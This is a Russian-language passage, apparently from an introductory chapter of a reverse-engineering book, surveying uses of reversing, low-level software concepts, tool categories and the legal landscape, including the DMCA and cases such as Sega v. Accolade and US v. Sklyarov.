Совместимость - та область, в которой реверсинг способен приносить большинству программистов пользу почти ежедневно. При работе с закрытой программной библиотекой или API операционной системы документации практически всегда недостаточно. Сколько бы усилий поставщик библиотеки ни вложил в описание всех возможных случаев, у пользователей почти неизбежно остаются вопросы без ответов. Большинство разработчиков либо упорно продолжает попытки каким-то образом заставить всё работать, либо обращается за разъяснениями к поставщику. В то же время специалистам, владеющим реверсингом, подобные ситуации зачастую даются на удивление легко. Обратная разработка позволяет решить многие такие проблемы за очень короткое время и со сравнительно небольшими усилиями. В главах 5 и 6 показано несколько вариантов применения реверсинга для обеспечения совместимости.

Разработка конкурирующего программного обеспечения

Как уже говорилось, в большинстве отраслей это самое распространённое применение обратной разработки. Однако программное обеспечение обычно сложнее большинства других продуктов, поэтому исследовать целый программный продукт ради создания конкурирующего просто бессмысленно. Как правило, гораздо легче спроектировать и разработать продукт с нуля либо лицензировать наиболее сложные компоненты у стороннего поставщика вместо самостоятельного создания. Даже если в программной индустрии конкурент владеет незапатентованной технологией, а к вопросам патентов и коммерческой тайны мы вернёмся далее в этой главе, исследовать весь его продукт методами обратной разработки неразумно. Почти всегда проще самостоятельно создать собственную программу. Исключение составляют чрезвычайно сложные или уникальные конструкции и алгоритмы, разработка которых очень трудна или дорога. В таких случаях большую часть приложения всё равно придётся создавать самостоятельно, однако особенно сложные или необычные компоненты можно исследовать, а затем заново реализовать в новом продукте. Правовые аспекты такой обратной разработки обсуждаются в соответствующем разделе далее в этой главе.

Оценка качества и надёжности программ

Подобно тому как аудит двоичного файла позволяет оценить его безопасность и уязвимость, выборочное исследование двоичного файла программы может дать представление об общем качестве применённых в ней методов программирования. Причина здесь та же: открытая программа представляет собой открытую книгу и позволяет пользователям оценить её качество прежде, чем они решат на неё положиться. Поставщики, которые не публикуют исходный код, по существу предлагают клиентам «просто им поверить». Это всё равно что покупать подержанный автомобиль, у которого невозможно поднять капот: вы не знаете, что приобретаете на самом деле.

Крупные корпорации ясно продемонстрировали потребность в доступе к исходному коду ключевых программных продуктов, например операционных систем. Несколько лет назад Microsoft объявила, что большие заказчики, приобретающие более тысячи рабочих мест, могут получить доступ к исходному коду Windows для оценки. Тем, чья покупательная способность недостаточна, чтобы убедить крупную корпорацию открыть исходный код продукта, остаётся либо поверить компании на слово, что продукт сделан хорошо, либо прибегнуть к реверсингу. И вновь обратная разработка никогда не расскажет о качестве кода и общей надёжности продукта столько же, сколько непосредственное изучение исходного кода, но всё же может оказаться весьма содержательной. Никаких специальных приёмов здесь не требуется. Как только вы освоите реверсинг настолько, чтобы достаточно быстро просматривать двоичный код, эту способность можно применять для оценки его качества. В книге есть всё необходимое, чтобы этому научиться.

Низкоуровневое программное обеспечение

Низкоуровневое программное обеспечение, также называемое системным, - общее название инфраструктуры программного мира. К нему относятся средства разработки, например компиляторы, компоновщики и отладчики, инфраструктурные программы, например операционные системы, и низкоуровневые языки программирования, например язык ассемблера. Этот слой отделяет разработчиков и прикладные программы от физического оборудования. Средства разработки изолируют программистов от архитектуры процессоров и языков ассемблера, а операционные системы - от конкретных аппаратных устройств. Кроме того, управляя дисплеем, мышью, клавиатурой и другими устройствами, операционные системы упрощают взаимодействие с конечным пользователем.

Много лет назад программистам всегда приходилось работать на этом низком уровне, поскольку написать программу каким-либо иным способом было невозможно: низкоуровневой инфраструктуры попросту не существовало. Сегодня современные операционные системы и средства разработки стремятся скрыть от нас подробности низкоуровневого мира. Это значительно упрощает создание программ, но ценой уменьшения власти над системой и возможностей управлять ею.

Чтобы стать опытным специалистом по обратной разработке, необходимо приобрести основательное понимание низкоуровневого программного обеспечения и низкоуровневого программирования. Дело в том, что при реверсинге низкоуровневые особенности программы нередко остаются единственным доступным материалом: высокоуровневые подробности почти всегда удаляются до поставки программы клиентам. Для настоящего мастерства понимание низкоуровневого программного обеспечения и различных принципов программной инженерии столь же важно, как владение самими методами реверсинга.

Один из ключевых принципов обратной разработки, который далее в книге проявится со всей болезненной ясностью, состоит в том, что такие инструменты, как дизассемблеры и

декомпиляторы, никогда не дают готовых ответов. Они лишь представляют сведения. Извлекать из этих сведений смысл в конечном счёте всегда приходится самому исследователю. Чтобы успешно получать информацию в ходе реверсинга, необходимо понимать разные стороны низкоуровневого программного обеспечения.

Так что же именно относится к низкоуровневому программному обеспечению? Компьютеры и программы построены из множества наложенных друг на друга слоёв. На самом нижнем находятся миллионы микроскопических транзисторов, пульсирующих с непостижимой скоростью. На верхнем - изящная графика, клавиатура и мышь, то есть всё, с чем взаимодействует пользователь. Большинство разработчиков применяет языки высокого уровня с легко понятными командами, которые затем исполняются. Например, команды создания окна, загрузки веб-страницы или вывода изображения являются чрезвычайно высокоуровневыми: в нижележащих слоях они превращаются в тысячи или даже миллионы команд.

Реверсинг требует глубокого понимания этих нижних слоёв. Исследователь должен знать буквально обо всём, что находится между исходным кодом программы и центральным процессором. В следующих разделах представлены те аспекты низкоуровневого программного обеспечения, без знания которых успешная обратная разработка невозможна.

Язык ассемблера

Язык ассемблера занимает самый нижний уровень в программной цепочке, а потому исключительно хорошо подходит для реверсинга: ничто не происходит без его участия. Если программа выполняет операцию, та обязательно должна быть видна в коде на языке ассемблера. Язык ассемблера - это язык обратной разработки. Чтобы овладеть миром реверсинга, необходимо хорошо понимать язык ассемблера выбранной платформы. Отсюда следует самый основной факт, который нужно помнить: язык ассемблера представляет собой класс языков, а не один язык. У каждой компьютерной платформы есть собственный язык ассемблера, обычно заметно отличающийся от всех остальных.

Стоит сразу разобраться и с другим важным понятием - машинным кодом, который часто называют двоичным или объектным кодом. Иногда ошибочно полагают, будто машинный код «быстрее» языка ассемблера или находится на «более низком уровне». Это заблуждение: машинный код и язык ассемблера являются двумя разными представлениями одного и того же. Центральный процессор читает машинный код, представляющий собой не что иное, как последовательности битов со списком предназначенных для процессора инструкций. Язык ассемблера - всего лишь текстовое представление этих битов: элементам последовательностей кода дают имена, чтобы сделать их понятными человеку. Вместо загадочных шестнадцатеричных чисел можно видеть текстовые названия инструкций, например `MOV` (переместить), `XCHG` (обменять) и другие.

Каждая команда языка ассемблера представлена числом, называемым кодом операции, или опкодом. По существу, объектный код является последовательностью опкодов и других чисел, используемых вместе с ними для выполнения операций. Центральный процессор постоянно читает объектный код из памяти, декодирует его и действует в соответствии с содержащимися в нём инструкциями. Когда разработчики пишут код на языке ассемблера, что в наши дни случается довольно редко, они используют программу-ассемблер для преобразования текстового ассемблерного кода в двоичный, который способен декодировать процессор. В обратном направлении, более важном для нашего рассказа, действует дизассемблер. Он читает объектный код и создаёт текстовое отображение каждой содержащейся в нём инструкции. Это сравнительно простая операция, поскольку текст на языке ассемблера представляет собой лишь иную форму объектного кода. Дизассемблеры относятся к ключевым инструментам обратной разработки и подробнее рассматриваются далее в этой главе.

Поскольку язык ассемблера зависит от платформы, для его изучения и практики реверсинга нам необходимо сосредоточиться на какой-то одной платформе. Я выбрал архитектуру Intel IA-32, лежащую в основе каждого 32-разрядного персонального компьютера. С учётом популярности таких компьютеров и самой архитектуры выбор очевиден. IA-32 относится к самым распространённым процессорным архитектурам мира. Если вы собираетесь изучать обратную разработку и язык ассемблера, но не отдаёте предпочтения конкретной платформе, выбирайте IA-32. Архитектура и язык ассемблера процессоров на базе IA-32 представлены в главе 2.

Компиляторы

Если центральный процессор способен выполнять лишь машинный код, каким же образом в него превращаются популярные языки программирования, например C++ и Java? Текстовый файл с инструкциями, описывающими программу на языке высокого уровня, передаётся компилятору. Компилятор - это программа, которая принимает исходный файл и создаёт соответствующий файл машинного кода. В зависимости от языка высокого уровня этот машинный код может быть обычным объектным кодом для конкретной платформы, непосредственно декодируемым центральным процессором, либо записываться в особом, не зависящем от платформы формате, который называется байт-кодом и рассматривается в следующем разделе.

Компиляторы традиционных языков программирования, не основанных на байт-коде, таких как C и C++, непосредственно создают из текстового исходного кода пригодный для процессора объектный код. Это означает, что полученный объектный код после преобразования дизассемблером в язык ассемблера, по существу, оказывается машинно-сгенерированной ассемблерной программой. Разумеется, он создан машиной не полностью, ведь разработчик на языке высокого уровня описал компилятору, что требуется сделать. Но подробности выполнения задачи в полученном объектном коде определяет компилятор. Это важно, поскольку такой код не всегда легко понять даже по сравнению с ассемблерной программой, написанной человеком: машины мыслят иначе, чем люди.

Самое большое препятствие при расшифровке созданного компилятором кода - оптимизации, применяемые большинством современных компиляторов. Они используют разные методы уменьшения размера кода и повышения скорости выполнения. Проблема состоит в том, что полученный оптимизированный код зачастую противоречит интуиции и плохо читается. Например, оптимизирующие компиляторы нередко заменяют простые инструкции математически эквивалентными операциями, назначение которых с первого взгляда далеко не очевидно.

Значительная часть книги посвящена искусству расшифровки машинно-сгенерированного ассемблерного кода. В главе 2 мы изучим некоторые основы работы компиляторов, а затем перейдём к конкретным методам извлечения осмысленных сведений из созданного ими кода.

Виртуальные машины и байт-код

Компиляторы языков высокого уровня, например Java, создают не объектный, а байт-код. Байт-код похож на объектный, но обычно декодируется программой, а не центральным процессором. Идея состоит в том, чтобы компилятор создавал байт-код, после чего программа, называемая виртуальной машиной, декодировала его и выполняла описанные в нём операции. Разумеется, на каком-то этапе сама виртуальная машина должна преобразовать байт-код в обычный объектный код, совместимый с нижележащим процессором.

Языки на основе байт-кода дают несколько важных преимуществ. Одно из главных - независимость от платформы. Виртуальную машину можно перенести на разные платформы, что позволяет запускать одну и ту же двоичную программу на любом центральном процессоре при наличии

совместимой виртуальной машины. Независимо от платформы, на которой сейчас работает виртуальная машина, формат байт-кода остаётся прежним. Теоретически это означает, что разработчикам программного обеспечения не нужно беспокоиться о совместимости с платформами. Достаточно предоставить клиентам версию программы в байт-коде. В свою очередь, клиентам необходимо получить виртуальную машину, совместимую как с конкретным языком байт-кода, так и с их платформой. После этого программа, по крайней мере теоретически, должна работать на платформе пользователя без изменений и какой-либо специальной адаптации.

Эта книга главным образом посвящена обратной разработке обычных исполняемых программ, созданных компиляторами в машинный код целевой платформы. Исследование программ, написанных на языках с байт-кодом, представляет собой совершенно иной процесс, который зачастую намного проще обратной разработки обычных исполняемых файлов. Глава 12 посвящена методам реверсинга программ для платформы Microsoft .NET, где применяются виртуальная машина и низкоуровневый язык байт-кода.

Операционные системы

Операционная система - это программа, управляющая компьютером, включая оборудование и прикладное программное обеспечение. Она решает множество различных задач, и её можно считать своего рода координатором между разными элементами компьютера. Операционная система является настолько важной частью компьютера, что любой специалист по обратной разработке должен хорошо понимать её назначение и принципы работы. Как мы увидим далее, многие методы реверсинга строятся вокруг операционной системы, поскольку она играет роль привратника, управляющего связью между приложениями и внешним миром. Глава 3 знакомит с архитектурой и внутренним устройством современных операционных систем и показывает их связь с методами обратной разработки.

Процесс обратной разработки

С чего начинать реверсинг? Существует множество действенных подходов, и на протяжении книги я постараюсь рассмотреть как можно больше. Для начала я обычно разделяю сеанс обратной разработки на два самостоятельных этапа. Первый, который представляет собой своего рода крупномасштабное наблюдение за исследуемой программой, называется реверсингом на уровне системы. Методы системного уровня помогают определить общую структуру программы, а иногда даже найти интересующие области внутри неё. Получив общее представление об устройстве программы и определив участки, заслуживающие особого внимания, можно переходить к более глубокому исследованию методами реверсинга на уровне кода. Они дают подробные сведения о выбранном фрагменте кода. В следующих разделах описаны оба подхода.

Реверсинг на уровне системы

Реверсинг на уровне системы предполагает запуск различных инструментов и использование служб операционной системы для получения сведений, исследования исполняемых файлов, отслеживания ввода и вывода программы и решения других подобных задач. Большая часть этих сведений поступает от операционной системы, поскольку по определению любое взаимодействие программы с внешним миром должно проходить через неё. Именно поэтому исследователю необходимо понимать операционные системы: во время сеанса реверсинга с их помощью можно получить богатейшие сведения об изучаемой целевой программе. Основы операционных систем будут рассмотрены в главе 3, а распространённые инструменты реверсинга на системном уровне - в главе 4.

Реверсинг на уровне кода

Реверсинг на уровне кода - настоящее искусство. Извлечение проектных решений и алгоритмов из двоичного файла программы представляет собой сложный процесс, требующий как владения методами обратной разработки, так и основательного понимания разработки программного обеспечения, центрального процессора и операционной системы. Программы могут быть чрезвычайно сложными, и даже люди, имеющие доступ к хорошо написанному и надлежащим образом документированному исходному коду, часто удивляются тому, насколько трудно его понять. Расшифровка последовательностей низкоуровневых инструкций, из которых состоит программа, обычно оказывается совсем не простой задачей. Но не бойтесь: основная цель этой книги - дать вам знания, инструменты и методы, необходимые для эффективного реверсинга на уровне кода.

Прежде чем переходить к практическим методам, необходимо познакомиться с некоторыми основами программной инженерии. При реверсинге на уровне кода программа рассматривается с очень низкого уровня, и мы будем видеть каждую мельчайшую подробность её работы. Многие такие детали автоматически создаются компилятором, а не пишутся разработчиком вручную, поэтому их связь с программой и её функциями иногда трудно понять. Именно по этой причине обратная разработка требует глубокого знания низкоуровневых аспектов программного обеспечения, в том числе связи между высокоуровневыми и низкоуровневыми программными конструкциями, языка ассемблера и внутренней работы компиляторов. Эти темы рассматриваются в главе 2.

Инструменты

Реверсинг неразрывно связан с инструментами. В следующих разделах описаны основные категории средств, используемых в обратной разработке. Многие из них не создавались специально для реверсинга, но всё же могут оказаться весьма полезными. В главе 4 подробно рассматриваются разные виды инструментов и представлены конкретные средства, которые будут применяться на протяжении книги. А пока кратко познакомимся с тем, с чем вам предстоит работать.

Средства наблюдения за системой

Для реверсинга на уровне системы требуется множество инструментов, которые перехватывают данные, ведут наблюдение, исследуют и иными способами раскрывают работу изучаемой программы. Большинство таких средств показывает сведения, собранные операционной системой о приложении и его окружении. Поскольку почти всё взаимодействие между программой и внешним миром проходит через операционную систему, её обычно можно использовать для извлечения соответствующих данных. Средства наблюдения за системой способны отслеживать сетевую активность, обращения к файлам и реестру и многое другое. Существуют также инструменты, показывающие, как программа использует объекты операционной системы, например мьютексы, каналы и события. Многие из этих средств рассматриваются в главе 4 и далее в книге.

Дизассемблеры

Как уже говорилось, дизассемблеры - это программы, которые получают на вход исполняемый двоичный файл и создают текстовые файлы с кодом на языке ассемблера для всей программы или её частей. Процесс сравнительно прост, поскольку ассемблерный код представляет собой всего лишь текстовое отображение объектного кода. Дизассемблирование зависит от процессора, однако некоторые дизассемблеры поддерживают несколько процессорных архитектур. Качественный дизассемблер является важнейшей частью набора инструментов исследователя, хотя некоторые специалисты предпочитают пользоваться лишь встроенными дизассемблерами определённых низкоуровневых отладчиков, описанных далее.

Отладчики

Если вы занимались хотя бы простейшей разработкой программ, то почти наверняка пользовались отладчиком. В основе отладки лежит мысль о том, что программист не способен заранее представить абсолютно всё, что может сделать его программа. Обычно программы слишком сложны, чтобы человек мог предсказать каждый возможный исход. Отладчик позволяет разработчику наблюдать за программой во время её работы. Две самые основные возможности отладчика - установка точек останова и пошаговое выполнение кода.

Точки останова позволяют выбрать определённую функцию или строку кода в любом месте программы и приказать отладчику приостановить выполнение, когда будет достигнута эта строка. Дойдя до точки останова, программа останавливается, а отладчик показывает её текущее состояние. После этого можно либо отпустить программу, чтобы она продолжила работу, либо начать выполнять её пошагово.

Отладчики дают возможность пошагово проходить работающую программу; это также называют выполнением по одной инструкции. При таком прохождении программа исполняет одну строку кода и замирает, позволяя пользователю изучить или даже изменить её состояние. Затем пользователь может выполнить следующую строку и повторить процесс. Так разработчик видит точный ход программы в темпе, более подходящем для человеческого восприятия, то есть примерно в миллиард раз медленнее обычной скорости её работы.

Устанавливая точки останова и выполняя программу по шагам, разработчик может внимательно наблюдать за прохождением проблемного участка кода и пытаться определить источник неполадки. Поскольку у разработчиков есть доступ к исходному коду, отладчик представляет программу именно в его форме и позволяет ставить точки останова и выполнять строки исходного кода по шагам, хотя внутри он в действительности работает с машинным кодом.

Для специалиста по обратной разработке отладчик почти столь же важен, как для разработчика программы, хотя причины несколько отличаются. Прежде всего исследователи используют отладчики в режиме дизассемблирования. В этом режиме встроенный дизассемблер на лету преобразует объектный код в ассемблерный. Исследователь может выполнять дизассемблированный код по шагам и, по существу, «наблюдать» за центральным процессором, пока тот исполняет программу по одной инструкции. Как и при отладке исходного кода, исследователь способен устанавливать точки останова в интересующих местах дизассемблированного кода, а затем изучать состояние программы. Для некоторых задач обратной разработки вам потребуется только хороший отладчик с качественным встроенным дизассемблером. Возможность проходить код по шагам и наблюдать за его выполнением - поистине бесценная часть процесса реверсинга.

Декомпиляторы

Декомпиляторы находятся на следующей ступени после дизассемблеров. Декомпилятор принимает исполняемый двоичный файл и пытается получить из него читаемый код на языке высокого уровня. Идея состоит в обращении процесса компиляции, чтобы восстановить исходный файл или нечто на него похожее. На подавляющем большинстве платформ настоящее восстановление исходного кода невозможно. Многие существенные элементы языков высокого уровня попросту отбрасываются при компиляции, и вернуть их нельзя. Тем не менее декомпиляторы являются мощными средствами, которые в некоторых ситуациях и средах способны восстановить из двоичного файла программы весьма читаемый исходный код. В главе 13 рассматриваются процесс декомпиляции и его ограничения, а также показывается, насколько эффективным он может быть.

Законна ли обратная разработка

Правовые споры вокруг обратной разработки продолжаются много лет. Обычно в их центре находится вопрос о том, какое общественное и экономическое влияние она оказывает на общество в целом. Разумеется, оценка такого влияния во многом зависит от того, для чего применяется обратная разработка. В следующих разделах рассмотрены правовые стороны разных вариантов её использования с особым вниманием к Соединённым Штатам.

Следует отметить, что заранее точно предсказать, будет ли конкретный сценарий реверсинга признан законным, невозможно: это зависит от множества обстоятельств. Прежде чем браться за проект обратной разработки с высоким риском, обязательно получите юридическую консультацию. Следующие разделы дают общие ориентиры относительно того, какие сценарии следует считать рискованными.

Совместимость

Заставить две программы обмениваться данными и работать совместно всегда непросто. Даже в одном продукте, созданном одной группой людей, при попытке обеспечить взаимодействие отдельных компонентов часто возникают проблемы на границах интерфейсов. Программные интерфейсы настолько сложны, а программы настолько чувствительны, что с первой попытки всё редко работает правильно. Такова природа этой технологии. Если разработчик хочет создать программу, взаимодействующую с компонентом другой компании, та должна раскрыть большой объём сведений о своих интерфейсах.

Программная платформа - это любая программа или аппаратное устройство, поверх которых могут работать другие программы. Например, программными платформами являются и Microsoft Windows, и Sony PlayStation. Для разработчика платформы решение о публикации сведений о её программных интерфейсах имеет критическое значение. С одной стороны, открытые интерфейсы позволят другим разработчикам создавать программы, работающие на этой платформе. Это может повысить продажи платформы, однако поставщик, возможно, предлагает и собственные приложения для неё. Публикация интерфейсов тем самым создаст новых конкурентов собственным приложениям поставщика. Разные правовые нормы, влияющие на такую обратную разработку, в том числе авторское право, охрана коммерческой тайны и патенты, рассматриваются в следующих разделах.

Sega против Accolade. В 1990 году известная японская игровая компания Sega Enterprises выпустила консоль Genesis. Программные интерфейсы Genesis опубликованы не были. Предполагалось, что игры для неё будут разрабатывать только сама Sega и лицензированные ею партнёры. Калифорнийская игровая компания Accolade хотела создавать для Sega Genesis новые игры и перенести на эту платформу некоторые из уже существовавших. Accolade рассмотрела возможность получить лицензию Sega, но быстро отказалась от неё, поскольку Sega требовала, чтобы все игры выпускались исключительно для консоли Genesis.

Вместо получения лицензии Accolade решила посредством обратной разработки добыть сведения, необходимые для переноса своих игр на Genesis. Компания исследовала части консоли Genesis и несколько игровых картриджей Sega. Затем инженеры Accolade использовали собранные сведения, чтобы подготовить документ с описанием результатов. По существу, этот внутренний документ заменил отсутствующую документацию по разработке игр для Sega Genesis.

Accolade успешно создала и продала несколько игр для Genesis, а в октябре 1991 года Sega подала против неё иск о нарушении авторского права. Главный довод Sega состоял в том, что копии, сделанные Accolade в процессе обратной разработки и известные как «промежуточное копирование», нарушали законодательство об авторском праве. В итоге суд принял сторону Accolade, поскольку её игры не содержали кода Sega, а работа компании принесла общественную пользу, создав дополнительную конкуренцию на рынке. Это решение стало важной вехой в правовой истории обратной разработки: по существу, суд разрешил её применение для обеспечения совместимости.

Конкуренция

Когда обратная разработка применяется ради совместимости, она явно приносит пользу обществу, поскольку упрощает или делает возможным создание новых и усовершенствованных технологий. При использовании обратной разработки для создания конкурирующих продуктов положение несколько сложнее. Её противники обычно утверждают, что реверсинг препятствует новаторству: у создателей новых технологий остаётся мало стимулов вкладываться в исследования и разработку, если конкуренты могут легко «украсть» их технологии посредством обратной разработки. Это подводит нас к вопросу о том, что именно следует считать реверсингом с целью создания конкурирующего продукта.

Самый крайний пример - непосредственное похищение фрагментов кода из продукта конкурента и включение их в собственный. Это очевидное нарушение авторского права, которое обычно очень легко доказать. Более сложный пример - применение к программе некоторого процесса декомпиляции с последующей компиляцией результата таким способом, чтобы получился двоичный файл с теми же функциями, но внешне иным кодом. Это похоже на предыдущий случай, однако доказать фактическое похищение кода здесь может быть гораздо труднее.

Наконец, более уместный и этичный вид обратной разработки при создании конкурирующего продукта предполагает исследование только небольших частей исходного продукта и лишь для сбора сведений, но не кода. В таких случаях большая часть продукта создаётся независимо, без применения реверсинга, а обратной разработке подвергаются только самые сложные и уникальные области продукта конкурента, которые затем заново реализуются в новом продукте.

Авторское право

Законы об авторском праве предназначены для защиты программного обеспечения и другой интеллектуальной собственности от любого несанкционированного копирования и подобных действий. Самый наглядный пример влияния авторского права на обратную разработку - создание конкурирующего программного обеспечения. Как отмечалось выше, в программной сфере граница между прямым похищением кода конкурента и его самостоятельной повторной реализацией очень тонка. Непосредственное копирование защищённых последовательностей кода из продукта конкурента в собственный продукт обычно считается нарушением авторского права, однако существует немало гораздо менее определённых случаев.

Как авторское право влияет на обратную разработку кода конкурента с целью заново реализовать его в собственном продукте? В прошлом противники реверсинга утверждали, что такой процесс нарушает авторское право из-за создания промежуточных копий. Рассмотрим в качестве примера декомпиляцию программы. Чтобы декомпилировать программу, её необходимо хотя бы один раз скопировать в память, на диск или в оба места. Согласно этому доводу, даже если сама декомпиляция законна, промежуточное копирование нарушает авторское право. Однако суды это утверждение не поддержали. В нескольких делах, включая Sega против Accolade и Sony против Connectix, промежуточное копирование было признано добросовестным использованием прежде всего потому, что итоговый продукт не содержал ничего непосредственно скопированного из первоначального.

С технической точки зрения это совершенно логично: промежуточные копии всегда создаются при использовании программы независимо от обратной разработки. Вспомните, что происходит при установке программы с оптического носителя, например DVD-ROM, на жёсткий диск: создаётся копия программного обеспечения. То же повторяется при запуске программы: исполняемый файл с диска копируется в память, чтобы его код мог выполняться.

Коммерческая тайна и патенты

При создании новой технологии разработчик обычно выбирает один из двух основных способов защиты её уникальных особенностей. Иногда правильным решением становится патент. Преимущество патентования состоит в том, что изобретатель или владелец патента получает контроль над изобретением на срок почти до двадцати лет. Главные условия для изобретателя заключаются в необходимости опубликовать подробности изобретения и в том, что после окончания срока патента оно, по существу, переходит в общественное достояние. Разумеется, обратная разработка запатентованных технологий не имеет смысла, поскольку сведения о них и так общедоступны.

Новая технология, которая не была запатентована, автоматически получает правовую охрану как коммерческая тайна, если в её разработку и сохранение конфиденциальности вложены значительные усилия. Закон защищает разработчика коммерческой тайны от случаев её «неправомерного присвоения», например от продажи секрета конкуренту недобросовестным сотрудником. Однако статус коммерческой тайны не защищает владельца продукта, если конкурент исследует этот продукт методами обратной разработки при условии, что продукт продаётся на открытом рынке и приобретён законным способом. Коммерческая тайна также не даёт защиты в случае, когда конкурент независимо изобретает ту же технологию: именно для этого существуют патенты.

Закон об авторском праве в цифровую эпоху

В последние годы Закон об авторском праве в цифровую эпоху (Digital Millennium Copyright Act, DMCA) получил широкую известность. Как бы забавно это ни звучало, основное назначение DMCA, принятого в 1998 году, состоит в защите технологий защиты авторских прав. Предполагается, что сами технологии охраны авторских прав уязвимы и потому нуждаются в законодательной защите. Если говорить серьёзно, главная идея DMCA заключается в правовой защите систем охраны авторских прав от обхода. Разумеется, «обход систем защиты авторских прав» почти всегда связан с реверсингом, поэтому DMCA ближе любого другого положения Свода законов США к закону против обратной разработки. Однако следует подчеркнуть, что DMCA распространяется только на системы защиты авторских прав, то есть, по существу, на технологии DRM. Он не относится к другим видам охраняемого авторским правом программного обеспечения, поэтому вовсе не затрагивает многие применения реверсинга. Что же именно запрещает DMCA?

• **Обход систем защиты авторских прав.** Человек не вправе обходить технологию управления цифровыми правами даже для личного использования. Есть несколько исключений, при которых это разрешено; они рассматриваются ниже.
• **Разработка технологий обхода.** Человек не вправе разрабатывать или предоставлять какой-либо продукт либо технологию, обходящие DRM. Если вам интересно, обычная программа-генератор ключей тоже подпадает под это определение. Фактически разработчик генератора ключей нарушает данное положение, а пользователь такого генератора - предыдущее.
• Если вы действительно законопослушный гражданин, поясним: генератор ключей - это программа, которая на лету создаёт серийный номер для приложения, запрашивающего его при установке. В Интернете незаконно доступны генераторы ключей почти для любой программы, требующей серийный номер. Защита от копирования и генераторы ключей подробно рассматриваются в части III.

К счастью, DMCA предусматривает несколько исключений, при которых обход разрешён. Кратко рассмотрим каждое из них:

• **Совместимость.** Обратная разработка и обход технологий DRM могут быть разрешены, если такая работа необходима для взаимодействия с соответствующим программным продуктом. Например, если программа зашифрована для защиты от копирования, разработчик вправе расшифровать её, когда это единственный способ обеспечить взаимодействие.
• **Исследование шифрования.** DMCA содержит положение с очень строгими ограничениями, позволяющее исследователям технологий шифрования обходить средства защиты авторских прав в продуктах с функциями шифрования. Обход допускается лишь тогда, когда средства защиты мешают оценить технологию шифрования.
• **Проверка безопасности.** Человек вправе исследовать и обходить программную защиту авторских прав с целью оценки или повышения безопасности компьютерной системы.
• **Образовательные учреждения и публичные библиотеки.** Такие учреждения вправе обойти технологию защиты авторских прав, чтобы оценить охраняемое произведение перед приобретением.
• **Государственное расследование.** Неудивительно, что на государственные органы, проводящие расследования, DMCA не распространяется.
• **Регулирование.** Технологии DRM разрешается обходить, чтобы регулировать доступ несовершеннолетних к материалам в Интернете. Таким образом, теоретический продукт, позволяющий бесконтрольно и без наблюдения просматривать Интернет, можно исследовать методами обратной разработки, чтобы управлять использованием Интернета несовершеннолетним.
• **Защита неприкосновенности частной жизни.** Продукты, собирающие или передающие личные сведения, разрешается исследовать, а содержащиеся в них технологии защиты - обходить.

Дела, связанные с DMCA

По меркам законодательства DMCA сравнительно нов, поэтому пока не применялся особенно широко. Тем не менее было несколько получивших большую огласку дел, в которых ссылались на этот закон. Кратко рассмотрим два из них.

Фелтен против RIAA. В сентябре 2000 года организация Secure Digital Music Initiative (SDMI) объявила конкурс Hack SDMI. Он предлагал исследователям безопасности проверить уровень защиты SDMI - системы управления цифровыми правами для охраны аудиозаписей, основанной на водяных знаках. Профессор Принстонского университета Эдвард Фелтен и его исследовательская группа обнаружили слабые места системы и написали статью с описанием результатов [Craver]. Первоначально участникам Hack SDMI предлагалось вознаграждение в 10 000 долларов в обмен на отказ от прав собственности на собранные сведения. Команда Фелтена решила отказаться от денег и сохранить права на сведения, чтобы иметь возможность опубликовать результаты. После этого SDMI и Ассоциация звукозаписывающей индустрии Америки (Recording Industry Association of America, RIAA) пригрозили исследователям судебным преследованием за нарушение DMCA. Команда отозвала статью с первоначальной конференции, куда та была направлена, но позднее всё же смогла опубликовать её на симпозиуме USENIX Security.

Печальная сторона этой истории состоит в том, что это классический случай, когда DMCA способен снизить уровень безопасности устройств, ради защиты которых был создан. Вместо того чтобы позволить исследователям опубликовать результаты и заставить разработчиков защитного устройства улучшить продукт, DMCA можно использовать для подавления самого процесса открытого исследования безопасности, исторически доказавшего свою способность порождать наиболее надёжные системы защиты.

США против Склярова. В июле 2001 года российский программист Дмитрий Скляров был арестован ФБР за действия, которые сочли нарушением DMCA. Работая в московской программной компании ElcomSoft, Скляров исследовал методами обратной разработки формат файлов Adobe eBook. Полученные сведения использовали при создании программы Advanced eBook Processor, способной расшифровывать такие файлы eBook. По существу, это зашифрованные файлы `.pdf`, применяемые для распространения охраняемых авторским правом материалов, например книг. После расшифровки их мог читать любой просмотрщик PDF. При этом обходились первоначальные ограничения на просмотр, печать и копирование файлов eBook, которые тем самым оставались без защиты. Adobe подала жалобу, утверждая, что создание и распространение Advanced eBook Processor нарушает DMCA, после чего государство предъявило обвинения и Склярову, и ElcomSoft. В конечном итоге обоих оправдали, поскольку присяжные поверили, что разработчики изначально не осознавали незаконный характер своих действий.

Условия лицензионных соглашений

Поскольку, кроме DMCA, законов, непосредственно запрещающих или ограничивающих реверсинг, нет, а сам DMCA относится лишь к продуктам DRM или программам с технологиями DRM, поставщики добавляют запрет обратной разработки в лицензионные соглашения на готовое программное обеспечение. Это тот самый очень длинный документ, который вам предлагают «принять» при установке практически любого программного продукта в мире. Следует отметить, что в большинстве случаев уже само использование программы юридически равнозначно подписанию её лицензионного соглашения при условии, что пользователю дали возможность с ним ознакомиться.

Главный правовой вопрос относительно запрета обратной разработки в лицензионных соглашениях состоит в том, можно ли обеспечить его принудительное исполнение. В Соединённых Штатах, по-видимому, нет единого авторитетного ответа: всё зависит от конкретных обстоятельств, в которых проводится обратная разработка. В Европейском союзе вопрос ясно определён Директивой о правовой охране компьютерных программ [EC1]. Она разрешает декомпиляцию программ для обеспечения совместимости. По крайней мере в этом вопросе Директива имеет преимущество перед условиями лицензионных соглашений на готовое программное обеспечение.

Примеры кода и инструменты

Книга содержит множество примеров кода и показывает немало средств реверсинга. Чтобы избежать правовых мин, особенно связанных с DMCA, в книге преимущественно исследуются примеры программ, специально созданных для этой цели. В нескольких местах проводится обратная разработка стороннего кода, однако он ни в коей мере не отвечает за защиту материалов, охраняемых авторским правом. Точно так же я намеренно избегал любых инструментов, основное назначение которых состоит в исследовании или обходе каких-либо механизмов защиты. Все используемые здесь средства являются либо универсальными инструментами обратной разработки, либо обычными средствами создания программ, например отладчиками, которые одновременно применяются для реверсинга.

Заключение

В этой главе мы познакомились с основными правилами обратной разработки. Мы рассмотрели некоторые наиболее распространённые варианты её применения и типичный процесс реверсинга. Мы представили категории инструментов, обычно используемых исследователями, и оценили правовые стороны процесса. Вооружившись базовым пониманием предмета, мы переходим к следующим главам, где приведён обзор технических основ, которые необходимо знать, прежде чем приступать к настоящей обратной разработке.

Глава 2. Низкоуровневое программное обеспечение

